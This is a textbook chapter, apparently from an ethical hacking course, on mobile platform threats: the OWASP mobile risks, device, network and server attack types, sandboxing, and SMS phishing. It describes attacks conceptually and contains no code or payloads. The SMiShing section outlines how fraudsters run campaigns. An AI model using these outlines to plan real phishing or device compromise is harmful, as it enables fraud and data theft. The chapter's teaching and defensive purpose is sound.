

Chapter 17: Hacking Mobile Platforms

Introduction

With the rise of mobile technology, mobility has become a defining factor in how people use the internet. Modern lifestyles increasingly depend on smartphones and tablets, gradually replacing traditional desktops and laptops. These mobile devices enable users to access the internet, email, and GPS navigation while securely storing essential data like contact lists, passwords, calendars, and login credentials. Additionally, advancements in mobile commerce allow users to conduct activities such as online shopping, redeeming digital coupons and tickets, and managing banking transactions directly from their smartphones over wireless networks.

Many users mistakenly assume mobile internet usage is inherently safe and neglect to activate available security features. This belief, combined with the widespread use of smartphones and their relatively robust security frameworks, has made these devices attractive targets for cybercriminals.

This chapter explores the threats specific to mobile platforms and offers practical advice for secure mobile device usage. By the end of this chapter, you will:

- Understand attack vectors targeting mobile platforms
- Learn techniques used to exploit Android OS
- Learn techniques used to exploit iOS
- Recognize the importance of Mobile Device Management (MDM)
- Implement various mobile security measures
- Utilize different mobile security tools effectively

Mobile Platform Attack Vectors

Ensuring mobile security is becoming more difficult due to the rise of sophisticated attacks that leverage multiple methods to target mobile devices. These threats aim to exploit sensitive user data, financial information, and other critical details, potentially harming both individuals and the reputation of mobile networks and organizations.

This section delves into the weak points within the mobile business landscape, highlighting topics such as the OWASP Top 10 Mobile Risks, the structure of mobile attacks, attack vectors, and their associated vulnerabilities and risks. It also addresses security concerns related to app stores, issues with app sandboxing, mobile spam, and the dangers of connecting devices through unsecured Bluetooth and Wi-Fi networks, among other mobile threats.

Vulnerable Areas in Mobile Business Environment

Smartphones are now extensively used for personal and professional purposes, making them prime targets for attackers looking to steal sensitive corporate or personal information. The rise in mobile security threats is driven by increased internet connectivity, widespread use of commercial and other applications, and various communication methods. In addition to threats unique to mobile

devices, smartphones are vulnerable to many risks shared with desktop and laptop computers, web applications, and networks.

Modern smartphones enable internet and network access through multiple channels, including 3G, 4G, 5G, Bluetooth, Wi-Fi, or wired computer connections. Security risks can emerge at various points along these pathways during data transmission.




Figure 17-01: Vulnerable Areas in the Mobile Business Environment

OWASP Top 10 Mobile Risks - 2024

According to OWASP, the top mobile risks include:

M₁ - Improper Credential Management

This risk involves the insecure handling of credentials like passwords and tokens due to poor implementation of credential-management practices. Examples include embedding credentials within the application code, storing them in unsecured locations, transmitting them via unencrypted or unsafe channels, or relying on weak authentication mechanisms. Attackers can exploit these vulnerabilities to gain unauthorized access to user accounts, sensitive data, or app functionalities, potentially resulting in data breaches or unauthorized actions.

M₂ - Insufficient Supply Chain Security

This risk pertains to using outdated or insecure third-party components and libraries in mobile apps. Vulnerabilities in the supply chain often stem from insecure coding, inadequate code reviews,

and limited testing, which may result in flawed components being included in applications. Issues with app signing and distribution processes and weak encryption and data storage security controls further exacerbate the problem, leaving apps susceptible to exploitation.

A vulnerable supply chain can open mobile applications to various attacks, including code manipulation that allows threat actors to exploit known weaknesses, inject malicious code, introduce backdoors, or compromise app signing keys and certificates. These exploits can enable attackers to steal sensitive information, monitor user activities, take control of devices, and harm the reputation of the app developer. Furthermore, such vulnerabilities can be leveraged to gain unauthorized access to backend servers or initiate Denial-of-Service (DoS) attacks.

M3 - Weak Authentication and Authorization

This issue arises when mobile applications fail to implement robust authentication and authorization mechanisms. Problems like weak password policies, improper token management, and insufficient authorization checks create vulnerabilities. Attackers exploit these weaknesses by analyzing the app's code or executing privileged operations using low-privilege session tokens in HTTP requests. Once identified, these vulnerabilities allow attackers to impersonate users or directly interact with the app's backend servers using malware or botnets, enabling unauthorized access to sensitive information.

M4 - Poor Input and Output Validation

This risk stems from inadequate validation or sanitization of user or external inputs within mobile apps, leading to vulnerabilities such as SQL injection, command injection, and Cross-Site Scripting (XSS). These issues often result from flawed application logic, insufficient testing, or a lack of security awareness during development. Exploiting these vulnerabilities can give attackers unauthorized access to data, enable malicious code execution, or crash applications, potentially compromising the entire mobile device.

M5 - Insecure Communication

This category refers to vulnerabilities caused by outdated or improperly configured communication protocols, such as invalid SSL certificates or weak encryption methods. Attackers can identify these flaws by monitoring network traffic or analyzing the app's configuration. Exploiting insecure communication enables them to intercept or manipulate data, impersonate users, take over accounts, leak sensitive personal information, and engage in fraudulent activities like identity theft.

M6 - Insufficient Privacy Protections

This issue arises when mobile applications fail to adequately secure Personally Identifiable Information (PII), such as names, addresses, and financial details. Poor access controls and noncompliance with privacy regulations leave apps vulnerable. Attackers can exploit these gaps to commit identity theft, fraud, impersonation, or misuse of user data, eroding trust and exposing developers to legal and financial penalties.

M7 - Lack of Binary Protection

This risk involves code tampering and reverse engineering vulnerabilities, which occur when mobile applications fail to implement strong binary protections. These flaws allow attackers to bypass security measures, alter or analyze app code, embed malicious elements, and create counterfeit apps. Such modified apps can be distributed through third-party platforms or used to exploit paid features without authorization.

M8 - Security Misconfigurations

This category highlights risks from improper or incomplete security settings in mobile applications. Examples include weak encryption, unsecured storage and file permissions, misconfigured access controls, and poor session management. Issues like leaving debugging features enabled, assigning excessive permissions, using default credentials, or relying on insecure communication protocols exacerbate vulnerabilities. These flaws can be exploited through physical access or malicious applications to perform unauthorized actions, potentially leading to account compromises, data leaks, unauthorized data access, and backend system breaches.

M9 - Unsafe Data Storage

This threat arises when sensitive data, such as credentials, personal information, or application resources, is stored insecurely. Common issues include plaintext storage, inadequate database security, poor encryption, and improper user credential management. Attackers exploit these vulnerabilities by gaining physical or remote access to device file systems, intercepting transmissions, deploying malware, or using social engineering techniques. The consequences include data breaches, unauthorized access, account compromise, identity theft, financial losses, and regulatory violations.

M10 - Weak Cryptographic Practices

This risk involves vulnerabilities caused by outdated encryption algorithms, inadequate key management, and flawed cryptographic implementations. Examples include using weak encryption methods, short key lengths, insecure hash functions, improper encryption key handling, or vulnerabilities in cryptographic libraries. Attackers exploit these flaws to decrypt protected data, manipulate cryptographic operations, reverse-engineer hashed content, and access sensitive information, compromising user data and application security.

Anatomy of a Mobile Attack

The widespread adoption of Bring-Your-Own-Device (BYOD) policies in workplaces has made mobile devices a prominent focus for attackers. These malicious actors probe such devices for weaknesses, targeting vulnerabilities across various layers, including the device, network infrastructure, and data center. Often, these attacks involve a combination of these layers.

Attackers exploit specific vulnerabilities in the following areas to carry out harmful activities:




Figure 17-02: Anatomy of a Mobile Attack

The Device

Weaknesses within mobile devices present considerable threats to sensitive personal and corporate information. Attackers can exploit multiple entry points to compromise the device. Common types of device-focused attacks include:

1. Browser-based Attacks

Browser-based attack methods include the following:

- **Phishing:** Phishing attacks involve fraudulent emails or pop-up messages that lead users to counterfeit websites imitating legitimate ones. These sites trick users into providing personal details such as usernames, passwords, credit card information, and contact numbers. Mobile users are particularly vulnerable to phishing attacks because of the small screen size, abbreviated URLs, limited warning messages, and smaller security indicators like lock icons.
- **Framing:** Framing occurs when a web page is embedded within another using HTML's iFrame elements. Attackers exploit this functionality on the target site to insert their malicious page, using techniques like clickjacking to steal sensitive user data.
- **Clickjacking:** Also known as user interface redress attacks, clickjacking manipulates users into clicking on something different from what they intend. This can lead to the attacker gaining access to sensitive data or controlling the device.
- **Man-In-The-Mobile:** This attack injects malicious code into the victim's mobile device. This allows attackers to bypass password verification systems that rely on SMS or voice-based One-Time Passwords (OTPs). The malware then transmits the gathered information back to the attacker.
- **Buffer Overflow:** Buffer overflow occurs when a program exceeds the allocated limit while writing data to a buffer, causing it to overwrite adjacent memory. This can result in errors like memory access violations, incorrect outputs, and crashes on the mobile device.

- **Data Caching:** Mobile devices store data in caches to optimize resource use and speed up interaction with web applications. Attackers may target these data caches to retrieve sensitive information stored within them.

2. Phone/SMS-based Attacks

Phone and SMS-based attack methods include:

- **Baseband Attacks:** These attacks target vulnerabilities in a phone's GSM/3GPP baseband processor, which handles radio signals between the phone and cell towers.
- **SMiShing:** SMiShing is a form of phishing in which attackers send deceptive text messages containing links to malicious websites or phone numbers. The goal is to trick victims into clicking on the links or calling the numbers, thus exposing their personal information, such as social security numbers, credit card details, and online banking credentials.

3. Application-based Attacks

Application-based attack methods include:

- **Sensitive Data Storage:** Some mobile apps have weak security measures in their database structures, making them vulnerable to attackers aiming to steal sensitive user data.
- **No Encryption/Weak Encryption:** Apps that transmit data without encryption or with weak encryption are at risk of attacks like session hijacking.
- **Improper SSL Validation:** Attackers can exploit vulnerabilities in an app's SSL validation process to bypass data security protections.
- **Configuration Manipulation:** External configuration files and libraries used by apps can be exploited in attacks targeting app configurations, such as unauthorized access to admin interfaces and retrieval of sensitive configuration data in plaintext.
- **Dynamic Runtime Injection:** Attackers exploit an app's runtime environment to bypass security measures, access restricted sections of the app, and steal data stored in memory.
- **Unintended Permissions:** Misconfigured apps can inadvertently give attackers unexpected access rights.
- **Escalated Privileges:** In privilege escalation attacks, attackers exploit flaws in the app's design, bugs, or misconfigurations to gain access to resources that are typically protected.

Additional application-based attack methods include UI overlay or PIN stealing, the use of third-party code, intent hijacking, zip directory traversal, clipboard data theft, URL scheme exploitation, GPS spoofing, lack of or weak local authentication, integrity issues such as tampering or repackaging, side-channel attacks, unprotected app signing keys, app transport security flaws, and XML specialization, among others.

4. The System

OS-based attack methods include:

- **No Passcode/Weak Passcode:** Many users either do not set a passcode or use weak ones that are easy to guess or crack, giving attackers access to sensitive data on the device.

- **iOS Jailbreaking:** Jailbreaking removes security measures placed by Apple, allowing malicious code to run. It provides full access to the OS and removes sandbox restrictions, exposing iOS devices to security risks like malware and poor performance.
- **Android Rooting:** Rooting grants privileged access to the Android OS, similar to jailbreaking, which can expose sensitive data on the device.
- **OS Data Caching:** The OS temporarily stores data in memory. An attacker can reboot the device with malicious software and extract sensitive data from the cached memory.
- **Passwords and Data Accessible:** iOS devices store passwords and data encrypted with algorithms with known vulnerabilities, which attackers can exploit to access the Keychain and expose private information.
- **Carrier-loaded Software:** Pre-installed carrier software may have security flaws that attackers can exploit to modify, steal, or delete data or even eavesdrop on calls.
- **User-initiated Code:** This occurs when users unknowingly install malicious apps or click on harmful links that allow attackers to exploit the device's browser, cookies, or security settings.

Other OS-based attack techniques include weak or missing encryption, confused deputy attacks, side-channel leakage, multimedia or file format parser vulnerabilities, kernel driver issues, resource Denial-of-Service (DoS), GPS spoofing, and device lockout.

The Network

Network-based attack methods include:

- **Wi-Fi (Weak or No Encryption):** Some apps fail to encrypt data or use weak encryption methods for data transmitted over wireless networks. This vulnerability allows attackers to intercept the data by eavesdropping on the connection. Even though many apps use SSL/TLS for protection, weaknesses in these algorithms can still expose sensitive information.
- **Rogue Access Points:** Attackers set up unauthorized wireless access points to gain access to a protected network by hijacking the connections of legitimate users.
- **Packet Sniffing:** Attackers use tools like Wireshark and Capsa Free Network Analyzer to capture and analyze network traffic, often revealing sensitive information such as unencrypted login credentials.
- **Man-In-The-Middle (MITM):** Attackers intercept and monitor existing network connections between two systems, allowing them to read, modify, or inject fraudulent data into the communication.
- **Session Hijacking:** Attackers steal valid session IDs and use them to impersonate users and gain unauthorized access to their accounts or network information.
- **DNS Poisoning:** Attackers compromise network DNS servers to replace valid IP addresses with false ones, redirecting users to malicious websites controlled by the attacker.
- **SSLStrip:** An MITM attack exploits vulnerabilities in SSL/TLS website implementations. It downgrades secure HTTPS connections to insecure HTTP connections without user detection, exploiting the user's reliance on HTTPS indicators.
- **Fake SSL Certificates:** Another MITM attack where attackers create fraudulent SSL certificates to intercept and decrypt traffic on a supposedly secure HTTPS connection.

Other network-based attack techniques include BGP hijacking and HTTP proxies.

The Data Center/CLOUD

Data centers have two main entry points: the web server and the database.

1. Web-server-based Attacks:

- **Platform Vulnerabilities:** Attackers exploit weaknesses in the operating system, server software (like IIS), or application modules on the web server. Attackers can identify protocol or access control vulnerabilities by monitoring communication between mobile devices and the web server.
- **Server Misconfiguration:** If a web server is improperly configured, it may allow unauthorized access to its resources.
- **Cross-site Scripting (XSS):** XSS attacks target vulnerabilities in dynamically generated web pages, enabling attackers to inject harmful client-side scripts into pages viewed by other users. These attacks occur when invalid input data is included in content sent to users' web browsers. The attacker embeds malicious scripts like JavaScript, VBScript, ActiveX, HTML, or Flash within legitimate requests to execute on a victim's device.
- **Cross-Site Request Forgery (CSRF):** CSRF attacks exploit web page vulnerabilities, causing a victim's browser to send unintended malicious requests. When a victim has an active session with a trusted site and visits a malicious site, the malicious site injects requests into the session, compromising the trusted site's integrity.
- **Weak Input Validation:** Web services often rely on mobile apps to validate user input. However, attackers can bypass app logic checks or forge requests to exploit missing server-side validation. This enables unauthorized actions and facilitates attacks like cross-site scripting, buffer overflow, and injection attacks, which can lead to data theft and system failures.
- **Brute-Force Attacks:** Attackers use a trial-and-error approach to guess valid inputs in fields that allow unlimited attempts, making them susceptible to brute-force attacks.

Other web-server-based vulnerabilities include cross-origin resource-sharing issues, side-channel attacks, hypervisor attacks, and VPN vulnerabilities.

2. Database Attacks

Database vulnerabilities and attacks include:

- **SQL Injection:** This technique exploits unvalidated input fields to insert SQL commands into a web application, which are then executed by the backend database. It is commonly used to gain unauthorized access to databases or to extract data directly from them.
- **Privilege Escalation:** This occurs when an attacker exploits a weakness to gain elevated access privileges, allowing them to steal sensitive data from the database.
- **Data Dumping:** In this attack, the attacker forces the database to dump some or all of its data, exposing sensitive records.
- **OS Command Execution:** The attacker injects operating system-level commands into a query, prompting certain database systems to execute these commands on the server, potentially granting the attacker unrestricted or root-level access.

How a Hacker Can Profit from Mobile Devices that are Successfully Compromised

Smartphones store a wealth of personal data, including images, contact lists, banking apps, social media accounts, email, financial and business information, and more. As a result, they become prime targets for attackers seeking to exploit this information. Android devices dominate the mobile market and are particularly vulnerable to hacking.

Once an attacker gains access to a smartphone, they can monitor the user's activities, misuse the stolen data, impersonate the user on social media, or even recruit the device into a botnet (a network of compromised smartphones).

After compromising a mobile device, hackers can take advantage of several potential vulnerabilities:

Surveillance	Financial	Data Theft	Botnet Activity	Impersonation
Audio	Sending premium-rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Stealing Transaction Authentication Numbers (TANs)	Contacts	Click fraud	Sending emails
Call logs	Extortion via ransomware	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Fake anti-virus	Stealing data via app vulnerabilities		Stealing passwords
SMS messages	Making expensive calls	Stealing International Mobile Equipment Identity Number (IMEI)		
IoT/AI devices	Cryptocurrency mining	Personal Health Information		
Smart appliances				

Table 17-01: List of Information That Hackers Can Exploit

Mobile Attack Vectors and Mobile Platform Vulnerabilities

Mobile Attack Vectors

Mobile devices have become prime targets for attackers due to their widespread use and access to resources typically utilized by traditional computers. In addition, these devices possess unique

features that have created new attack vectors and protocols. These vectors expose mobile phone platforms to malicious threats through network attacks and physical breaches. Table 17-02 discusses some attack vectors that enable attackers to exploit vulnerabilities in mobile operating systems, device firmware, or mobile applications:

Malware	Data Exfiltration	Data Tampering	Data Loss
Virus and rootkit	Extracted from data streams and email	Modification by another application	Application vulnerabilities
Application modification	Print screen and screen scraping	Undetected tamper attempts	Unapproved physical access
OS modification	Copy to USB key and loss of backup	Jailbroken device	Loss of device

Table 17-02: List of Attack Vectors

Mobile Platform Vulnerabilities and Risks

The increasing use of smartphones with advancing technological features has made mobile device security a major concern for the IT industry. Mobile devices are becoming prime targets for cybercriminals due to significant advancements in mobile operating systems and hardware. Additionally, new smartphone features bring about new security challenges. As smartphones become the preferred devices for accessing the internet and managing communications, attackers increasingly focus on mobile platforms, developing attack strategies to compromise users' privacy and security or even gain full control of their devices. Below are some vulnerabilities and risks associated with mobile platforms:

- Malicious apps in app stores
- Mobile malware
- App sandboxing weaknesses
- Weak device and app encryption
- OS and app update vulnerabilities
- Jailbreaking and rooting
- Mobile application flaws
- Privacy concerns (such as geolocation)
- Insufficient data security
- Excessive app permissions
- Weak communication security
- Physical attacks
- Lack of code obfuscation
- Inadequate transport layer security
- Insufficient session expiration security

Security Issues Arising from App Stores

Mobile applications are software programs on smartphones, tablets, and other mobile devices. These apps cover many functions, including messaging, email, video and music playback, voice

recording, gaming, banking, shopping, and more. Typically, apps are distributed through app platforms, which can be official stores managed by mobile OS providers like Apple's App Store, Google Play Store, and Microsoft Store, or third-party stores such as Amazon App Store, Samsung Galaxy Store, GetJar, and APKMirror.

App stores are often targeted by attackers aiming to distribute malicious software. In some cases, attackers may take a legitimate app, modify it by adding malware, and then upload it to a third-party store. Users, believing the app to be authentic, download it, unwittingly allowing the malware to infect their devices. Once installed, malicious apps can damage other apps or stored data and exfiltrate sensitive information like call logs, photos, videos, and documents to the attacker. This information can then be used for further exploitation. Additionally, attackers may use social engineering tactics to convince users to download apps from unofficial sources. A lack of proper app vetting increases the risk of malicious and fake apps being introduced into the marketplace, leading to data theft and potential system damage.



Figure 17-03: Security Issues Arising from App Stores

Application Sandboxing

The original meaning of the term "sandbox" is a secure space where young children can play. A sandbox in computing enables the isolation and protection of system resources and other applications from malware and other threats, known as application containerization. Developers can separate each application into its virtual machine or wrap their applications in a security policy to shield them from these effects. This application management enhances security by restricting the environments in which specific code can run and preventing users from accessing environments they do not need access.

Sandboxing has significant security advantages, and software companies like Apple and Google utilize it to provide users with a safe application environment. Another advantage is the sandbox's secondary security measures to account for human error. If mistakes result in unaccepted vulnerabilities, it adds another layer of protection. Security risks are reduced because errors are effectively "encapsulated" in the sandbox and isolated from the application. Researchers also use sandboxes to see how software behaves and look for malware or other undesirable program elements. These advantages of sandboxes enable major software vendors like Apple and Google to provide users with secure application environments.

Application sandbox types

The following are some of the most typical types of application sandboxes:

- User-Level Validation
- Browser-Based
- Java Sandbox
- OS Support

Application sandbox with user-level validation

System calls to the Operating System (OS) are how an application and its environment interact. It includes changing permissions, accessing the network, etc., on devices or files. Users can create policies in the sandbox that specify which system calls are allowed and how they can be used. It will examine each system call and its parameters and decide whether to approve or reject it.

Android sandbox

The Linux user-based protection is used by the Android platform to identify and isolate app resources. Apps and the system are shielded from malicious apps by this isolation. Android does this by creating a kernel-level sandbox for each Android application and assigning it a unique User ID (UID). This kernel ensures security between apps and the system at the process level. In addition, the sandbox's security model extends to native code, OS applications, and all software above the kernel, including OS libraries, application runtime, and application framework, because it is embedded in the kernel.

The Android sandbox uses standard Linux features like app-assigned user and group IDs to provide Linux-based protection for app resources. Because they lack the necessary default user privileges, apps in the sandbox cannot commit malicious actions against other Apps. The sandbox is auditable and based on Unix concepts like file permissions and process separation.

Application sandboxing with OS support integrated

Take a look at a few scenarios in which the operating system includes a built-in kernel support environment for application sandboxing:

Windows sandbox

The Windows sandbox allows users to run applications and code in a secure and lightweight environment. When the sandbox is closed, all software, state, and files are deleted, making the environment only temporary. A new sandbox is created when the sandbox application is run again.

Linux sandbox

A Linux-based sandboxing framework called SECURE COMPUTER with Berkeley Packet Filter (seccomp-BPF) is available. The BPF interpreter Seccomp lets users create filters to prevent certain data types from entering the socket. A system call filter can be assigned to a process, which allows users to grant or deny access to calls based on predefined parameters.

Apple sandbox

Apple also offers a user-level library function sandbox at the kernel level. However, unlike the Linux sandbox, it does not use the BPF filter. The Apple sandbox has a server-level process for handling kernel logging and a kernel extension for using the Trusted BSD Application Program Interface (API) to enforce sandbox policies.

The Java sandbox

The Java sandbox, also called the Java Virtual Machine (JVM), is a fictitious architecture in which the application developer is unaware of the client's operating system or hardware architecture.

A Java sandbox consists of three main components:

- The Bytecode Verifier
- The Class Loader
- The Security Manager

The bytecode verifier ensures that the code does not attempt to illegally convert data, circumvent array bounds, or forge pointers. Instead, it makes sure that the code looks like Java byte code.

The class loader's job is to enforce restrictions on whether or not a program can load additional classes. While ensuring that key components of the runtime environment are not overwritten and that malicious code does not interfere with trusted code, it implements Address Space Layout Randomization (ASLR). The protection domain is created by security. It is consulted for resource access and sets the boundaries of the sandbox. When actions that are restricted or specified in the policy are carried out, it issues a security exception error.

Application sandboxing benefits

The essential advantage of utilizing sandboxing is improved security. Developers protect the app from external influences, such as system resources, benign bugs, malicious malware, or hackers, by restricting the environment in which codes can run.

Application sandboxing is also useful for the following reasons:

- Assures users of a secure application experience
- Prevents users from accessing environments they should not or do not need to enter
- Provides additional protection in the event of errors brought on by unexpected vulnerabilities or bugs
- Keeps the outside environment intact by enclosing and isolating even human errors within the sandbox

App Sandboxing Issues

Smartphones are becoming an increasingly attractive target for cybercriminals. Mobile app developers need to be aware of the security and privacy risks that arise from running apps without sandboxing and ensure their apps are properly sandboxed.

App sandboxing is a protective security measure that restricts an app's access to only the resources necessary for its intended function on a mobile platform. This is particularly important when

running untested or untrusted code from third parties, suppliers, users, or websites. Sandboxing enhances security by isolating the app from external threats, such as malware, trojans, viruses, and other apps, preventing them from interacting with the sandboxed app. While sandboxing helps isolate apps to protect them from tampering, malicious apps can sometimes exploit vulnerabilities to break out of the sandbox.

A secure sandbox limits an app's privileges, restricting it to only the necessary resources for its function, which prevents access to sensitive user data or system resources. On the other hand, a compromised or poorly implemented sandbox may allow a malicious app to bypass its restrictions, exposing other system data and resources.




Figure 17-04: App Sandboxing Issues

Mobile Spam

Currently, mobile phones are extensively used for both personal and professional tasks. Spam refers to unsolicited messages sent via electronic communication channels like SMS, MMS, Instant Messaging (IM), and email. Mobile phone spam, SMS spam, text spam, or m-spam involves sending bulk unsolicited messages to known or unknown phone numbers or email addresses, targeting mobile devices. Common types of spam messages sent to mobile phones include:

- Messages that contain ads or harmful links designed to deceive users into sharing private information
- Promotional messages offering products or services
- SMS or MMS messages falsely claiming that the recipient has won a prize, encouraging them to call a premium-rate number for more information
- Malicious links aimed at coaxing users into disclosing sensitive personal or corporate information
- Phishing messages that trick the recipient into revealing sensitive data, such as their name, address, birth date, bank account, or credit card numbers, can be used for identity theft or financial fraud

Spam messages waste valuable network bandwidth and can lead to significant consequences, such as financial losses, malware infections, and corporate data breaches.



Figure 17-05: Example of a Spam Message

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

Text messaging is the most common form of non-voice communication on mobile phones, with billions of messages being sent and received worldwide daily. This large volume of data has led to increased spam and phishing attacks.

SMS phishing, or SMiShing, is a type of fraud where attackers use SMS to send fraudulent messages. The goal is to trick individuals into disclosing personal and financial information by sending deceptive messages containing malicious links. These fake messages often include fraudulent website URLs or phone numbers designed to entice victims into revealing sensitive details such as social security numbers, credit card information, and online banking credentials. Additionally, attackers use SMiShing to infect mobile devices and networks with malware.

To execute SMiShing attacks, cybercriminals often purchase prepaid SMS cards using fake identities and then send bait messages to users. These messages may seem enticing or urgent, such as

notifications about winning a lottery, receiving a gift voucher, making an online purchase, or warning of an account suspension. Along with these messages, a malicious link or phone number is included. When the recipient clicks on the link, thinking it is legitimate, they are redirected to a fraudulent site where they may be prompted to enter personal details like their name, phone number, date of birth, credit card information, PIN, CVV code, social security number, or email address. The attacker can then use this data for identity theft, unauthorized purchases, and other malicious activities.

